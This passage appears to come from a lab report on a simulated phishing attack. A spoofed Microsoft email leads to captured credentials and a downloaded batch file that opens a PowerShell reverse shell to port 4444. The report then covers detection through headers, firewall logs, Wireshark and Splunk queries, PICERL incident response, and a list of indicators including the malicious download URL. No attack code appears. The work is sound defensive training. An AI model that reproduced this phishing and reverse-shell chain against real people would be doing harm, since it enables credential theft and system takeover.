


Figure 9: Attacker Executing Commands

5.3 Attack Chain Summary

Step	Action	Result
1	Phishing email delivered via GoPhish	Email received in MailHog
2	Victim opens email	Sees urgent Microsoft message
3	Victim clicks link	Landing page loads
4	Victim submits credentials	Captured by GoPhish
5	Victim downloads update.bat	File saved to Downloads
6	Victim executes update.bat	PowerShell runs silently
7	Reverse shell connects	Kali gains full control

6. Phase 3 — Detection

6.1 Email Header Analysis MXToolbox

After receiving the phishing email, the raw headers were extracted from MailHog and analyzed using MXToolbox Header Analyzer at mxtoolbox.com/EmailHeaders.aspx




Figure 10: Analyzing Header

Headers Found

Header Name	Header Value	Finding
From	Microsoft@update.com	Spoofed Microsoft domain
Return-Path	it@lab.local	Does not match From spoofing confirmed
Subject	Urgent-Update	Urgency tactic to pressure victim
To	servercis@lab.com	Target victim
X-Mailer	gophish	Phishing tool identified
Received	from kali by mailhog.example	True sending server revealed
Date	Sat 23 May 2026 20:19:16 +0100	Timestamp of attack
Content-Type	multipart/mixed	Email contains attachment
Link in body	http://192.168.2.5:8080/update.bat	Malicious file download link

SPF, DKIM and DMARC Results

Check	Result	Meaning
DMARC Compliant	FAIL — No DMARC Record Found	No policy to reject spoofed emails
SPF Alignment	FAIL	Sender IP not authorized
SPF Authenticated	FAIL	No name servers for lab.local
DKIM Alignment	FAIL	No DKIM signature present
DKIM Authenticated	FAIL	No DKIM-Signature header found

Windows Server 2025 (Before) [Running] - Oracle VirtualBox

File Machine View Input Devices Help

MailHog Directory listing for / mxtoolbox header analyzer - Search Email Header Analyzer, RFC822

https://mxtoolbox.com/PublicTools/EmailHeaders.aspx?huid=639693cf-7909-4066-9d23-36b458c4bd18

MX TOOLBOX SUPERTOOL

Pricing Tools Delivery Center Monitoring Products Resources Login

SuperTool MX Lookup Blacklists DMARC Diagnostics Email Health DNS Lookup **Analyze Headers** All Tools

Header Analyzed

Email Subject: Urgent-Update [Analyze New Header](#)

Copy/Paste Warning
Copy/Pasting a header works for most people, but sometimes it can cause problems with things like DKIM Validation. For the best results, use our [Email Deliverability tool](#)

Delivery Information

- ❌ DMARC Compliant (No DMARC Record Found)
 - ❌ SPF Alignment
 - ❌ SPF Authenticated
 - ❌ DKIM Alignment
 - ❌ DKIM Authenticated

Relay Information

Received: 0 seconds

Delay:

From kai to mailhog sample

Your IP is 128.0.188.45 | Contact Terms & Conditions Security API Privacy Phone: (888) 468-8852 | © Copyright 2004-2026, MXToolbox, Inc. All rights reserved. US Patents 10036353 B2 & 11461738 B2

8:42 PM 5/23/2026

Figure 11: Email Header Suspicious

6.2 Domain Intelligence — VirusTotal

The sender domain update.com was analyzed on VirusTotal to assess its reputation and history.




Figure 12: Virustotal Analyzing Doamin Name

Field	Value	Analysis
Domain	update.com	Real legitimate domain
Detection Score	0/91 vendors	Completely clean — not flagged
Domain Age	32 years old (created 1994)	Old legitimate domain
Last Analysis	20 hours ago	Recently analyzed
Community Score	-1	Slight community suspicion
Files communicating	At least 10 detected files	Suspicious activity noted
IP Address	213.164.7.144	Resolves to legitimate IP
DNS Provider	Amazon Route 53	Legitimate DNS hosting

Phishing Attack Simulation and Detection




Figure 13: Virustotal

Key Finding: The attacker used a legitimate 32 year-old domain (update.com) that scores 0/91 on VirusTotal to bypass reputation-based email security filters. This is a technique known as Legitimate Domain Abuse — the domain itself is clean but is being used maliciously by impersonating Microsoft@update.com.

6.3 pfSense Firewall Detection

pfSense firewall logs captured all traffic between the attacker and victim networks during the simulation.

Phishing Attack Simulation and Detection




Figure 14: Firewall Logs

Log Entry	Timestamp	What It Means
Pass LAN to OPT1 port 80	T+00:03	Victim clicked phishing link
Pass LAN to OPT1 port 8080	T+00:04	Victim downloaded update.bat
Pass LAN to OPT1 port 4444	T+00:05	Reverse shell connected to Kali
Pass LAN to OPT1 port 9997	Ongoing	Splunk Forwarder sending logs

6.4 Wireshark Network Analysis

Wireshark was running on Kali during the entire simulation capturing all traffic between the two networks.

Phishing Attack Simulation and Detection

Filter used: tcp.port==4444





Figure 15: Wireshark

6.5 Splunk SIEM Detection

Splunk received Sysmon and Windows Security event logs from the Windows Server via the Universal Forwarder.

Phishing Attack Simulation and Detection



Detection Searches

Search Query	Purpose
index=main host="192.168.1.1"	All events from Windows Server
index=main EventID=1 "powershell"	Detect hidden PowerShell execution
index=main EventID=3 "192.168.2.5"	Detect reverse shell connection
index=main EventCode=4625 Logon_Type=3	Detect failed network logins
index=main EventCode=4624 Logon_Type=3 Source_Network_Address="192.168.2.5"	Network logon from attacker
index=main earliest=-5m	All activity in last 5 minutes

Sysmon Event ID Reference

EventID	Meaning	Relevance to Attack
1	Process Created	Detected hidden PowerShell launch
3	Network Connection	Detected reverse shell to port 4444
5	Process Terminated	Process cleanup after execution

Phishing Attack Simulation and Detection

EventID	Meaning	Relevance to Attack
11	File Created	update.bat written to disk
22	DNS Query	Domain lookups during attack




Figure 17: Splunk

7. Phase 4 — Incident Response

7.1 PICERL Framework

The incident was handled using the PICERL incident response framework which is the industry standard approach used in real SOC environments.

Preparation

- VirtualBox lab built with pfSense firewall separating OPT1 and LAN networks
- GoPhish and MailHog configured on Kali Linux at 192.168.2.5
- Malicious batch file created to establish reverse shell on port 4444
- Netcat listener configured on Kali to catch reverse shell connections
- Sysmon installed with full network monitoring configuration
- Splunk Universal Forwarder shipping logs to Splunk SIEM on Kali
- Wireshark, MXToolbox, and VirusTotal ready for analysis

Identification

- GoPhish confirmed email sent, opened, link clicked, and credentials submitted
- Attachment update.bat downloaded and executed by victim
- Netcat received reverse shell from 192.168.1.1 on port 56118
- MXToolbox confirmed No DMARC Record Found for update.com
- SPF FAIL — no name servers for lab.local
- DKIM FAIL — no DKIM-Signature header found
- X-Mailer header revealed gophish as sending tool
- VirusTotal confirmed update.com is legitimate domain being abused
- pfSense logs showed connections on ports 80, 8080, and 4444
- Wireshark captured HTTP POST with credentials in plain text
- Splunk Sysmon EventID 1 detected hidden PowerShell execution
- Splunk Sysmon EventID 3 detected outbound connection to port 4444

Containment

- pfSense LAN rules updated to block all traffic from 192.168.1.1 immediately
- Netcat session terminated on Kali
- Victim VM network adapter disabled in VirtualBox
- Attacker IP 192.168.2.5 blocked at pfSense firewall
- All active sessions on Windows Server terminated

Eradication

- update.bat deleted from C:\Users\Administrator\Downloads
- PowerShell execution policy reset to Restricted
- Windows Defender re-enabled and updated
- Registry run keys checked for persistence mechanisms
- Scheduled tasks reviewed for malicious entries
- Compromised credentials reset immediately

Recovery

- Windows Server VM snapshot restored to clean pre-attack state
- pfSense firewall rules reviewed and port 4444 permanently blocked
- Sysmon and Splunk Forwarder verified running after restore
- Final Splunk search confirmed no further suspicious activity
- Windows Defender signatures updated

Lessons Learned

- Spoofed Microsoft domain Microsoft@update.com was convincing to victim
- Legitimate domains with no DMARC records are trivially abused by attackers
- Batch file attachments must be blocked at the email gateway level
- Links to executable files in emails should be blocked by web proxy
- PowerShell execution policy should be set to Restricted on all endpoints
- Port 4444 outbound must be blocked by default on all firewalls
- Hidden PowerShell execution is a strong indicator of post-phishing malware
- Zero delay email relay is a clear sign no legitimate mail server was used

8. Indicators of Compromise (IOCs)

Type	Value
Attacker IP	192.168.2.5 (Kali — OPT1)
Victim IP	192.168.1.1 (Windows Server — LAN)
pfSense OPT1 Gateway	192.168.2.1
pfSense LAN Gateway	192.168.1.2
Phishing URL	http://192.168.2.5
Malicious File URL	http://192.168.2.5:8080/update.bat
Malicious File Name	update.bat
Reverse Shell Port	4444
Email From	Microsoft@update.com
Email Return-Path	it@lab.local
Email Subject	Urgent-Update
Email To	servercis@lab.com
X-Mailer	gophish
Sending Server	kali via mailhog.example
DMARC Result	No DMARC Record Found for update.com
SPF Result	FAIL — no name servers for lab.local
DKIM Result	FAIL — no DKIM-Signature header found
Relay Delay	0 seconds — no legitimate MTA used
Sysmon EventID 1	Hidden PowerShell execution detected
Sysmon EventID 3	Outbound connection to 192.168.2.5:4444
pfSense Log	LAN to OPT1 port 4444 — reverse shell confirmed
Wireshark	HTTP POST with credentials in plain text

9. Incident Timeline

Time	Event
